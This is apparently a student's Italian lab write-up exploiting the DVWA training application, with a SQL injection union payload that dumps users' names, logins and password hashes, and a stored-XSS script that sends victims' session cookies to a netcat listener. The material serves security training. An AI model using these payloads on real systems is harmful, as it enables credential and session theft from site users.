





Progetto

03/11/2023






**L'esercizio di oggi richiedeva di
exploitare le vulnerabilità
attraverso due metodi:**




**SQL Injection (blind)
XSS STORED**







SQL Injection:



SQL (structured query language) non è altro che il linguaggio con il quale i programmatori possono comunicare con i database dei web server.

Le SQL Injection sono attacchi da parte di utenti non autorizzati che prendono il controllo sui comandi delle SQL utilizzate da una web app. Questo permette all'attaccante di poter avere controllo su dati sensibili quali: credenziali degli utenti, dati dell'applicazione ecc...





Con il comando query: `%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`
Siamo andati a chiedere al database di DVWA informazioni riguardo agli users e passwords

The screenshot shows the DVWA web application interface. The left sidebar contains a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It features a 'User ID:' input field with a 'Submit' button. Below the input field, the results of the SQL injection attack are displayed in red text, showing the following user information:

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f268833678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d353d75ae2c3966d7e0d4fcc69216b


ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d99f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

At the bottom of the page, there is a 'More info' section with a link to <http://www.securiteam.com/securityreviews/SDP0NIP766.html>.




XSS STORED:




XSS (Cross site scripting) è una famiglia di vulnerabilità che permettono all'attaccante di prendere il controllo su una Web App e le sue componenti.


XSS STORED: è un tipo di XSS ed avviene quando il payload viene spedito al sito vulnerabile e poi successivamente salvato.


Viene chiamato Stored in quanto ogni volta il codice malevolo si attiva quando si visita quella pagina infetta.





**<script>>window.location="http://127.0.0.1:12345/?
cookie="+document.cookie</script>** facciamo in modo tale da recuperare i cookie di un utente e inviarli verso un web server sotto il nostro controllo e lo possiamo vedere mettendoci in ascolto attraverso netcat (un programma open source a riga di comando di comunicazione remota, utilizzabile sia col protocollo TCP sia col protocollo UDP)





In questo progetto vediamo come con un attacco SQL Injection andiamo attraverso una query a chiedere al Database informazioni riservate come l'username e password, mentre con un attacco XSS Stored possiamo recuperare cookie di sessione e spedirli a un nostro server sotto il nostro controllo.

